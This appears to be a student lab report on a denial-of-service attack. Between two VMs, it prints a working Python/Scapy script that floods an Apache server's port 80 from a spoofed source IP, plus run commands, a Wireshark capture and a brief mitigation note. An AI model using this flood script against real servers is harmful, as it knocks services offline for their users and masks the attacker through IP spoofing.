Implementation Of

Denial-of-Service(DoS)

Attack

Prepared by: **Ali Abbas**

Contents


Introduction:.....2
Application-layer Flood 3
Badly Configured Apache 3
Implementation.....3
VM1 Configuration (Attacker Machine) 3
Program Code.....3
What Our Program Does 4
VM2 Configuration (Victim Machine) 4
Screenshot Of Hosted Site On VM2 Before Attack 5
Screenshot Of VM2 Consumption Of Resources Before Attack.....6
Performing DoS Attack.....6
2) Screenshot Of VM2 Consumption Of Resources After Attack 8
3) Screenshot Of Wireshark On VM2 to see Spoof IP 8
Screenshot Of Hosted Site On VM2 After Attack Attack 9
Prevention 9

Introduction:

A **Denial-of-Service (DoS) attack** is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash.

Application-layer Flood

In this attack type, an attacker simply floods the service with requests from a spoofed IP address in an attempt to slow or crash the service, illustrated in . This could take the form of millions of requests per second or a few thousand requests to a particularly resource-intensive service that eat up resources until the service is unable to continue processing the requests.



Badly Configured Apache

One thing to watch for with Apache is memory usage. Assuming Apache is running in prefork mode, each request is handled by a separate process. To serve one hundred requests at one time, a hundred processes are needed.

Implementation

We will be using two VMs,VM1 and VM2 where VM1 as attacker in which our program will be running and VM2 as victim where our apache2 server is configured with *prefork module* will host a site as service.

VM1 Configuration (Attacker Machine)

Program Code

```
#! /usr/bin/python3
from scapy.all import *
```

```
source_IP = raw_input("Enter IP address of Source: ")
target_IP = raw_input("Enter IP address of Target: ")
source_port = int(input("Enter Source Port Number:"))
i = 1
while True:
    IP1 = IP(src = source_IP, dst = target_IP)
    TCP1 = TCP(sport = source_port, dport = 80)
    pkt = IP1 / TCP1
    send(pkt, inter = .0001)
    print ("packet sent ", i)
    i = i + 1
```

What Our Program Does

It is actually a single IP single port attack which send a large number of packets to web server by using single IP and from single port number. We have used python for scripting with Scapy library for packet manipulation.


To run our program we need following requirement:

1) Install Python using : `sudo apt-get install python`
2) Install Scapy Libray : `sudo apt-get install python-scapy`


VM2 Configuration (Victim Machine)

1) Install Apache : `sudo apt-get install apache2`
2) Install and Configure prefork module :
   `sudo apt-get install apache2-mpm-prefork`
3) Check Prefork module :
   `apachectl -V | grep -i mpm`
4) Start Apache Server : `sudo service apache2 start`
5) To stop server : `sudo service apache2 stop`

Screenshot Of Hosted Site On VM2 Before Attack



Screenshot Of VM2 Consumption Of Resources Before Attack



Performing DoS Attack

Now we are running Python script on VM1(Attacker Machine) that will ask


1) Source IP (Program will spoof any IP our choice)
2) Source Port
3) Destination IP (IP of Victim Machine)


Destination Port is Hard coded with 80 Value Because Site on apache server in hosted on 80 port.

Note : Original IP Of VM1*:* **192.168.181.141**

1) Running Script


Write `sudo Python ./dos.py`





Sending Infinite Number of Packets until stopped by attacker.

2) Screenshot Of VM2 Consumption Of Resources After Attack



Now we can see Packets are coming in the network History if we compare with the previous screenshot of resources before attack there was zero incoming packets and we can see cpu usage too it is 95%.


3) Screenshot Of Wireshark On VM2 to see Spoof IP

No.	Time	Source	Destination	Protocol	Length	Inf
1604	2020-09-13 03:15:50.07	192.168.181.144	192.168.181.142	TCP	60	ci
1605	2020-09-13 03:15:50.09	192.168.181.144	192.168.181.142	TCP	60	ci
1606	2020-09-13 03:15:50.11	192.168.181.144	192.168.181.142	TCP	60	ci
1607	2020-09-13 03:15:50.13	192.168.181.144	192.168.181.142	TCP	60	ci
1608	2020-09-13 03:15:50.14	192.168.181.144	192.168.181.142	TCP	60	ci
1609	2020-09-13 03:15:50.16	192.168.181.144	192.168.181.142	TCP	60	ci
1610	2020-09-13 03:15:50.17	192.168.181.144	192.168.181.142	TCP	60	ci
1611	2020-09-13 03:15:50.20	192.168.181.144	192.168.181.142	TCP	60	ci
1612	2020-09-13 03:15:50.21	192.168.181.144	192.168.181.142	TCP	60	ci
1613	2020-09-13 03:15:50.23	192.168.181.144	192.168.181.142	TCP	60	ci
1614	2020-09-13 03:15:50.24	192.168.181.144	192.168.181.142	TCP	60	ci
1615	2020-09-13 03:15:50.26	192.168.181.144	192.168.181.142	TCP	60	ci
1616	2020-09-13 03:15:50.27	192.168.181.144	192.168.181.142	TCP	60	ci
1617	2020-09-13 03:15:50.29	192.168.181.144	192.168.181.142	TCP	60	ci
1618	2020-09-13 03:15:50.30	192.168.181.144	192.168.181.142	TCP	60	ci

Note : Original IP Of VM1*:* **192.168.181.141**

Now you can see in the above screenshot source IP is spoofed which is **192.168.181.144**

Screenshot Of Hosted Site On VM2 After Attack Attack



It actually now take more time to load. Accessing From VM1.

Prevention

We can use mpm_event_module where each request is not associated with different process and this module was introduced in the newer version after mpm_prefok_module vulnerabilities.